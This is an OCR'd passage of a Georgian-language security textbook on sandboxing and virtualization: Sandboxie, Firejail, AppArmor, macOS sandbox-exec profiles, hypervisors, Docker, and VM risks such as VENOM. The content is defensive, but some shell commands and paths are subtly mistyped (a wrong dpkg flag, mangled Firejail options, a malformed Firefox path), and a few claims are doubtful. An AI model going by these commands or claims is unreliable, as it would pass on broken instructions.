Delete Command პარამეტრით სწორედ წაშლის რეჟიმი განისაზღვრება. ეს რეჟიმები ფაილის წაშლის რეჟიმებია. მაგალითად, SDelete ფაილს წაშლის და შემდეგ 3 ჯერ გადააწერს ზედ 0 და 1 ების ნებისმიერ კომბინაციას. ასევე მუშაობს Eraser-5 და Eraser-6. ამ ბრძანებების საშუალებით ფაილი ისე წაიშლება, რომ მისი აღდგენა პრაქტიკულად შეუძლებელი იქნება.

Program start -> Forced Folder მენიუდან შეგიძლიათ შეზღუდოთ ისე, რომ პროგრამები ამუშავდეს მხოლოდ გარკვეული საქაღალდიდან. ეს განსაკუთრებით სასარგებლოა პროგრამებისათვის, რომლებიც ავტომატურად იწყებენ მუშაობას.

Program start ->Forced Program - კი განსაზღვრავს, რომელი პროგრამები უნდა ამუშავდეს ავტომატურ რეჟიმში. ეს პარამეტრი მხოლოდ ნაყიდ ვერსიებში მუშაობს.




Program stop პარამეტრები განსაზღვრავენ, რომელი პროგრამები უნდა დაიხუროს იმის შემდეგ, როცა სხვა პროგრამები დაამთავრებენ მუშაობას, ან რომელი პროგრამებია მთავარი პროგრამები.

File migration-ში შეგიძლიათ აარჩიოთ, რამდენი ადგილი გამოუყოთ პროგრამას ჩამოტვირთული ფაილების შესანახად.

Restrictions შეუზღუდავს პროგრამებს ინტერნეტთან წვდომას, შეზღუდავს პროგრამების მუშაობას და ასევე, თუ ადმინისტრატორის რეჟიმში მუშაობთ, შეუძლია გააუქმოს ადმინისტრატორის ზოგიერთი პრივილეგია. წესით, ადმინისტრატორის რეჟიმში არ უნდა მუშაობდეთ, მაგრამ თუ მოგიწიათ, ჯობია, რომ Drop rights from Administrators and Power user groups მონიშნოთ.

Resource Access - ამ პარამეტრებით შეძლებთ შეზღუდოთ პროგრამების წვდომა სხვადასხვა რესურსებზე: ფაილებზე, რეგისტრზე და სისტემურ რესურსებზე. შეგიძლიათ შეარჩიოთ პროგრამები და მისცეთ მათ შესაბამისი წვდომა. ჩვეულებრივ მინიმალური, მაგრამ საჭირო დონის, წვდომა უნდა ჰქონდეთ პროგრამებს.

Applications - პარამეტრის საშუალებით შეგიძლიათ განსაზღვროთ ზოგიერთი პროგრამის მუშაობის პარამეტრები. ეს, ძირითადად, ბრაუზერების მუშაობას ეხება.



ბმულიდან http://www.jimopi.net/PDFs/Word%20Pro%20-%20Sandboxie.pdf ჩამოტვირთავთ Sandboxie-ს სახელმძღვანელოს.


Windows-ის მომხმარებელთათვის რეკომენდებულია, რომ ეს ან მსგავსი პროგრამა გამოიყენონ უსაფრთხოების დასაცავად.

Linux-ის ქვიშის ყუთები

AppArmor - არის ქვიშის ყუთის მსგავსი პროგრამა, რომელიც პროგრამებს უზღუდავს წვდომას ფაილებზე.

ეს პროგრამა სხვადასხვა Linux სისტემის, მათ შორის Debian-ის, სტანდარტული ნაწილია. მისი კარგად შესწავლა აუცილებლად გამოგადგებათ მომავალში. ინფორმაცია ამ პროგრამის შესახებ მოთავსებულია ბმულზე https://gitlab.com/apparmor/apparmor.

SandFox – წარმოადგენს ქვიშის ყუთს Linux ოპერაციული სისტემებისათვის.



ეს პროგრამა და მისი აღწერა მოთავსებულია ბმულზე https://igurublog.wordpress.com/downloads/script-sandfox/

ზოგიერთ Linux ოპერაციულ სისტემას, ასევე, გააჩნია SandBox ბრძანება. შეამოწმეთ, აქვს თუ არა ეს ბრძანება თქვენს სისტემას.

FireJail - https://firejail.wordpress.com/ ზღუდავს პროგრამის მუშაობის არეს და არ აძლევს საშუალებას, მიმართოს ამ არის გარეთ მდებარე რესურსებს. შეგიძლიათ ჩათვალოთ, როგორც შედარებით მარტივი ქვიშის ყუთი. ეს პროგრამა ადვილი გამოსაყენებელია. პროგრამა შეგიძლიათ იგივე საიტიდან ჩამოტვირთოთ და დააყენოთ ბრძანებით:

```
sudo dpkg -I firejail_0.9.38_1_amd64.deb
```

ცხადია, ფაილის სახელი შეიძლება იყოს განსხვავებული მისი ვერსიის და პროცესორის მიხედვით. პროგრამის ასამუშავებლად აკრიფეთ:

Firejail –firefox

პროგრამას აქვს private პარამეტრი, რომელიც თქვენი სისტემის Home საქაღალდის ფაილებს დაუმალავს მომუშავე პროგრამას.

firejail – private firefox

პროგრამის კარგად შესასწავლად გაეცანით მის საიტზე მოთავსებულ დოკუმენტაციას.

FreeBSD-ში TrustedBSD http://www.trustedbsd.org/ გამოიყენება ქვიშის ყუთად. ეს სისტემა, ასევე, გამოიყენება MAC-ის გარემოს კონტროლისათვის. შესაბამისად, თუ BSD-ზე მუშაობთ, მაშინ ეს სისტემა უნდა შეისწავლოთ.

MAC-ის ქვიშის ყუთები და პროგრამების იზოლაცია

Apple-მა ჯერ კიდევ 2006-ში შეიყვანა ქვიშის ყუთი თავისი OSX Leopard სისტემის შემადგენლობაში მას Seat Belt-ს უწოდებდნენ, ამ პროგრამის ამუშავება ხდება ბრძანებებით: sndbox, sandboxd, sandbox_init და sandbox-exec. ეს პროგრამა არის FreeBSD-ის Trusted Environment-ის ნაწილი და მუშაობს MAC-ზე, რადგან MAC-ის სისტემა FreeBSD-დან არის შექმნილი.

სამწუხაროდ, ამ პროგრამის გამოყენება არ არის ადვილი, ყოველი პროგრამისათვის ცალკე უნდა დაწეროთ საკონფიგურაციო ფაილი და საზოგადოდ, კარგად უნდა იცოდეთ, რას აკეთებთ.

```
SANDBOX-EXEC(1)          BSD General Commands Manual          SANDBOX-EXEC(1)

NAME
     sandbox-exec -- execute within a sandbox

SYNOPSIS
     sandbox-exec [-f profile-file] [-n profile-name] [-p profile-string]
                  [-D key=value ...] command [arguments ...]

DESCRIPTION
     The sandbox-exec command enters a sandbox using a profile specified by
     the -f, -n, or -p option and executes command with arguments.

     The options are as follows:

     -f profile-file
```


ეს სურათი გიჩვენებთ ყველა პარამეტრს და როგორ გამოიყენოთ ისინი. თუმცა მარტო ამ ეკრანის საშუალებით ალბათ ვერ შეძლებთ ქვიშის ყუთის გამოყენებას. https://developer.apple.com/library/archive/documentation/Security/Conceptual/AppSandboxDesignGuide/AboutAppSandbox/AboutAppSandbox.html ბმული მოგცემთ ბევრად მეტ ინფორმაციას, თუ როგორ გამოიყენოთ ეს პროგრამა. ამ ბმულიდან https://reverse.put.as/wp-content/uploads/2011/09/Apple-Sandbox-Guide-v1.0.pdf კი ჩამოტვირთავთ სახელმძღვანელოს PDF ვერსიას. დოკუმენტაცია აუცილებლად უნდა წაიკითხოთ, ამ პროგრამასთან ინტუიტიურად მუშაობა ძალიან გაგიჭირდებათ. ყოველი პროგრამისათვის უნდა შექმნათ ცალკე საკონფიგურაციო ფაილი, რომელშიც განსაზღვრავთ, რისი გაკეთების უფლება აქვს თითოეულ პროცესსა თუ სერვისს. ამის გასაკეთებლად კი ფესვთან (Root) წვდომა უნდა გქონდეთ.

ფესვთან წვდომისათვის შეასრულეთ ბრძანება su admin, სისტემა მოგთხოვთ პაროლს. შემდეგ შეასრულეთ su root და სისტემა ისევ მოგთხოვთ პაროლს.


შემდეგ კი შევქმნათ პროფილი Firefox-ისათვის. Sh-3.2$ nano /usr/share/sandbox/firefox.sb ეს ინფორმაცია მოთავსებულია სურათის მე-3 და მე-4 სტრიქონებში მოყვანილ ბმულებზე.

```
;:buckleup:0.1:firefox:Firefox default:/Applications/Firefox.app/Contents/MacOS$
; Firefox sandboxing profile
; based on : http://hints.macworld.com/article.php?story=20100318044558156
; and : http://codereview.chromium.org/379019/diff/1/2

(version 1)
(deny default)
;;read and write locations
(allow file-write* file-read-data file-read-metadata
    (regex
        #"^/Users/[^.]+/Downloads"
        #"^/Users/[^.]+/Library/Application Support/Mozilla"
        #"^/Users/[^.]+/Library/Application Support/Firefox"
```

ქვემოთა სურათზე ნაჩვენებია საქაღალდეები, სადაც ფაილების შენახვა ხდება.



მომდევნო სურათზე ნაჩვენებია ფაილი, რომელიც დამატებით ინფორმაციას აწვდის ქვიშის ყუთს და მისი წაკითხვის ბრძანება



მომდევნო სურათი კი განსაზღვრავს, რა პროცესების გაშვება შეგიძლიათ და ასევე, ქსელზე წვდომის უფლებას.

როგორც ხედავთ, საკმაოდ რთული პროცესია და მართლა თუ გინდათ ქვიშის ყუთის გამოყენება, აუცილებლად წაიკითხეთ დოკუმენტაცია.

ამ პროგრამის ასამუშავებლად უნდა შეასრულოთ ბრძანება:

Man sandbox-exec

შემდეგ su admin მოთხოვნის შემდეგ შეიყვანეთ პაროლი

Bash 3.2$ su root და მოთხოვნის შემდეგ შეიყვანეთ პაროლი.

sh-3.2$ nano /usr/share/sandbox/firefox.sb

sh-3.2$ exit

bash-3.2$ exit

exit

sandbox-exec -f /usr/share/sandbox/firefox.sb /Application/Firefox.app/Contents/MacOsx/firefox,

რის შემდეგაც გაიხსნება Firefox დაცულ რეჟიმში.

Firefox-ის საკონფიგურაციო ფაილს იპოვით ბმულზე https://github.com/pansen/macos-sandbox-profiles/blob/master/firefox.sb.

ამ ბმულიდან https://github.com/s7ephen/OSX-Sandbox--Seatbelt--Profiles შეგიძლიათ ჩამოტვირთოთ სხვა პროგრამების საკონფიგურაციო ფაილები.

ბრძანება ls /usr/share/sandbox/ ეკრანზე გამოიტანს Apple-ის მიერ მოცემულ საკონფიგურაციო ფაილებს.

ეს ფაილები დაგეხმარებათ, ნახოთ, რა პარამეტრები უნდა განსაზღვროთ და როგორ.


BuckleUp - https://github.com/hellais/Buckle-Up საკონფიგურაციო ფაილების შესაქმნელი პროგრამაა.

ხოლო ბმულიდან https://dl.packetstormsecurity.net/papers/general/apple-sandbox.pdf ჩამოტვირთავთ საინტერესო სტატიას Apple-ის ქვიშის ყუთის შესახებ. ასევე, საინტერესოა https://paolozaino.wordpress.com/2015/08/04/how-to-run-your-applications-in-a-mac-os-x-sandbox-to-enhance-security/ სტატია.


სამწუხაროდ, ამ ქვიშის ყუთის გარდა MAC-ისთვის არ არსებობს ქვიშის ყუთები. მხოლოდ ერთი -- SuperDuper https://www.shirt-pocket.com/SuperDuper/SuperDuperDescription.html, რომელსაც აქვს ქვიშის ყუთის გარკვეული თვისებები, მაგრამ შედარებით სუსტი პროგრამაა.

ვირტუალური მანქანები

ვირტუალური მანქანები https://en.wikipedia.org/wiki/Hypervisor განვიხილეთ, როგორც სატესტო გარემო. ახლა კი განვიხილავთ, როგორც კიბერუსაფრთხოების ძლიერ მექანიზმს, რომელშიც შესაძლებელია ჰაკერული შეტევების კონტროლი, ასევე, შესაძლებელია უსაფრთხოების არის შექმნა ზედმეტსახელით. ზედმეტსახელისთვის აუცილებლად საჭიროა რამე ტიპის იზოლაცია და დანაწევრება, იქნება ეს ვირტუალურ თუ აპარატურულ დონეზე. ვირტუალიზაცია ამცირებს პირდაპირ კავშირებს უსაფრთხოების არეებს შორის და ამავე დროს საშუალებას აძლევს ამ არეებს იარსებონ და ელაპარაკონ ერთმანეთს. ჩვენ მიერ განხილული ვირტუალიზაციის პროგრამები, როგორიც არის VmWare და VirtualBox, წარმოადგენს ე.წ. მეორე ტიპის ვირტუალურ მანქანებს, რომლებსაც მასპინძელი სისტემა სჭირდებათ სამუშაოდ. ასეთი ვირტუალური მანქანებია Virtual box, Vmware player, Vmware workstation, Vmware fusion, Parallel desktop, Vagrant, VPC, Citrix desktopplayer.


[redacted]
[redacted]
[redacted]
[redacted]
[redacted]
[redacted]
ჰიპერ
ვიზორი
ჰიპერ
ვიზორი
[redacted]
[redacted]
[redacted]
აპარატურა

მათ შორის ყველაზე ადვილი გამოსაყენებელი ალბათ VirtualBox-ია, თანაც ეს პროგრამა უფასოა. რეკომენდებულია ყველასათვის, ვისაც კონფიდენციალურობის შენარჩუნება სჭირდება, რადგან მისი შესყიდვის კვალი არ იარსებებს. VirtualBox-ს ასევე აქვს ე.წ. მომენტალური სტატუსის (snap shot) ჩაწერის საშუალება, ანუ ნებისმიერ მომენტში სისტემას შეინახავთ იმ მდგომარეობაში, როგორშიც არის და შემდეგ, თუ დაგჭირდათ, მას



სრულად აღადგენთ. VMware-ს ასეთი ფუნქცია მხოლოდ შესყიდვის შემთხვევაში აქვს.

პირველი ტიპის ვირტუალიზაციის მანქანები (hipervisor), ანუ რაღაც ოპერაციული სისტემის მსგავსი, კი პირდაპირ მოწყობილობაზეა დაყენებული. ასეთი პროგრამებია VMware ESX/ESXi, Oracle VM Server, Microsoft HyperV, XenServer.

ამ პროგრამებიდან XenServer წარმოადგენს ღია არქიტექტურის უფასო მანქანას. ასეთი ვირტუალიზაციის მანქანები ბევრად უფრო სწრაფია, ვიდრე მეორე ტიპის მანქანები და ალბათ უფრო უსაფრთხოა, რადგან არ სჭირდებათ ოპერაციული სისტემა, რომელიც შეიძლება დააჰაკერონ, შესაბამისად, შემცირებულია შეტევის ფრონტი.

XenServer შეისყიდა CIRTRIX-მა და 2019 წლიდან მას Citrix-Hipervisor ჰქვია, იგი დგება როგორც ნებისმიერი სხვა ოპერაციული სისტემა, VirtualBox-შიც კი შეიძლება დააყენოთ. ეს პროგრამა შეგიძლიათ ჩამოტვირთოთ https://www.citrix.com/downloads/citrix-hypervisor/, რომლის დაყენება და ინტერფეისი ჰგავს VirtualBox da VNware-ს ინტერფეისს.


1 და 2 ტიპის ვირტუალურ მანქანებთან ერთად არსებობს ჰიბრიდული მანქანებიც https://en.wikipedia.org/wiki/Kernel-based_Virtual_Machine. ეს პროგრამები მასპინძელ ოპერაციულ სისტემებს გადააქცევენ 1-ლი ტიპის ვირტუალურ მანქანად.

ერთ-ერთ ასეთ მანქანას KVM-ს (Kernel Virtual Machine) https://www.linux-kvm.org/page/Main_Page აქვს GNU Linux ოპერაციული სისტემა. ჩემი რჩევაა, იგი გამოიყენოთ Virtual Machine Manager-თან https://virt-manager.org/ ერთად, ეს პროგრამა გრაფიკული ინტერფეისია KVM-ის სამართავად. KVM მუშაობს WHONIX-თანაც, რომელიც უსაფრთხოებაზე ორიენტირებული სისტემაა.

არსებობს სხვა ასეთი მანქანებიც, მაგალითად, OpenVZ https://openvz.org/ და LinuxContainers https://LinuxContainers.org

FreeBSD იყენებს სისტემას, სახელად Jails, რომელიც ვირტუალიზაციას აღწევს სისტემის მეშვეობით. ამ სისტემის სახელიც კი მიანიშნებს, რას აკეთებს ეს სისტემა, იგი ცალკე ხსნის ციხის საკანს (jail) ყოველი პროგრამისთვის და ყოველი ასეთი საკანი მთლიანად იზოლირებულია სხვებისაგან. ვინც FreeBSD-სთან მუშაობთ, გეცოდინებათ ამის შესახებ. Jails ძალიან ეფექტურად მუშაობს.

Docker https://docker.com არის ახალი და პოპულარული კონცეპცია.



სხვებისაგან განსხვავება კი იმაში მდგომარეობს, რომ სხვები ემულაციას უკეთებენ ოპერაციულ სისტემებს, შესაბამისად, შედარებით დიდი სიმძლავრე სჭრდებათ და ნელა მუშაობენ, Docker კი იყენებს განაწილებულ ოპერაციულ სისტემას და ამიტომ ბევრად უფრო სწრაფია. ანუ ყოველი პროგრამისათვის გაქვთ მისი შემცველი პატარა კაფსულა, კაფსულებს კი Docker მართავს. ასეთი სისტემები ბიზნესებისთვის უფრო მიმზიდველია, რადგან მათ ნაკლები რესურსები სჭირდებათ, ეს პროგრამები, როგორც წესი, სერვერზე მუშაობენ.


Turnkey https://www.turnkeylinux.ORG არის ამაზონის ვებ-სერვისი და აქ ვირტუალური სერვერები წამებში შეიძლება აამუშაოთ. მაგალითად, თუ გინდათ VPN სერვერის დაყენება https://www.turnkeylinux.org/openvpn, უნდა აარჩიოთ VPN ვებსიტზე და ბევრი ცოდნისა და დროის კარგვის გარეშე დააყენოთ სრული VPN სერვისი. თუ გინდათ Domein Controller-ის დაყენება, უნდა აარჩიოთ Domein Controller - https://www.turnkeylinux.org/domain-controller და დააყენოთ. ცხადია, მისი რაღაც დონეზე კონფიგურირება მაინც დაგჭირდებათ, მაგრამ ეს ბევრად უფრო მარტივია, ვიდრე სრული კონტროლერის დაყენება სერვერზე. ცხადია, უნდა ენდოთ, რომ ამ სისტემებს უკანა კარი არ აქვთ, მაგრამ იგივე ხდება ნებისმიერი ოპერაციული სისტემისათვის.

ვიკიპედიის სტატია https://en.wikipedia.org/wiki/Comparison_of_platform_virtualization_software ერთმანეთს ადარებს ვირტუალიზაციის ყველა პროგრამას. ეს გრძელი სიაა, რომელიც მუდმივად ახლდება. შესაბამისად, სჯობია, რომ ბმულის საშუალებით უახლეს ვერსიას შეხედოთ.

ცხადია, რომ ოპერაციული სისტემებიც შეეცდებიან, ვირტუალიზაცია გამოიყენონ, როგორც თავდაცვის მექანიზმი. Windows 10 ამას უკვე აკეთებს. Device Guard იყენებს აპარატურის ტექნოლოგიის ვირტუალიზაციას იმისთვის, რომ სისტემის გადაწყვეტილების მიმღები ნაწილი გამოჰყონ სხვა ნაწილებისაგან, რაც ჰაკერებს გაურთულებს ადმინისტრატორის წვდომის მიღებას.

ვირტუალური მანქანების ხარვეზები.

ვირტუალური მანქანები კიბერუსაფრთხოების დაცვის ძლიერი საშუალებაა, რომლებიც ამას იზოლაციით და დანაწილებით აკეთებს. თუმცა ასეთ პროგრამებსაც აქვთ ხარვეზები, მათი ხარვეზები, ძირითადად, დამოკიდებულია მათ კონფიგურირებაზე და მათ ინტერფეისზე ოპერაციულ სისტემასა თუ აპარატურასთან.



გაითვალისწინეთ, რომ ვირტუალური მანქანები და ქვიშის ყუთები ერთი პრინციპით მოქმედებენ და ფაქტიურად ერთმანეთის სინონიმები არიან.

თუ მასპინძელი ოპერაციული სისტემა დააჰაკერეს, დიდი ალბათობით ვირტუალურ მანქანასაც დააჰაკერებენ, რადგან, მაგალითად, ამისათვის საჭიროა, რომ უბრალოდ, დაშორებული მუშაობის პროგრამის საშუალებით, ვირტუალური მანქანის ეკრანის ასლი გადაიღონ ან კლავიატურის წამკითხველი დააყენონ. ასეთ შემთხვევებში იზოლაცია დაირღვევა. შესაბამისად, ძალიან დიდი მნიშვნელობა აქვს მასპინძელი ოპერაციული სისტემის დაცვას. განსაკუთრებულ სიტუაციებში, ვირტუალიზაციის გამოყენებისას, ცალკე, დაცული კომპიუტერის ქონა ალბათ არ არის ცუდი აზრი.

ასევე, თუ სტუმარი სისტემა დააჰაკერეს, მან შეიძლება მასპინძელთან ან სხვა ვირტუალურ სისტემებთან წვდომა მისცეს ჰაკერებს მისი ხარვეზების ან არასწორი კონფიგურაციის გამო. ჰიპერვიზორის ერთ-ერთი ასეთი სისუსტის სახელია Venom https://en.wikipedia.org/wiki/VENOM_(security_vulnerability). ამ სისუსტის საშუალებით ჰაკერებმა შეძლეს ოპერაციულ სისტემაში შეღწევა და ზოგიერთ შემთხვევაში პროგრამის ამუშავების წვდომაც კი მიიღეს.

დღეისათვის ეს ხარვეზი აღმოფხვრილია და ახალ ვერსიებს აღარ აქვთ, თუმცა თუ ჯერ კიდევ ძველ ვერსიაზე მუშაობთ, შეიძლება ასეთი ხარვეზი გააჩნდეს თქვენს ვირტუალურ მანქანას.

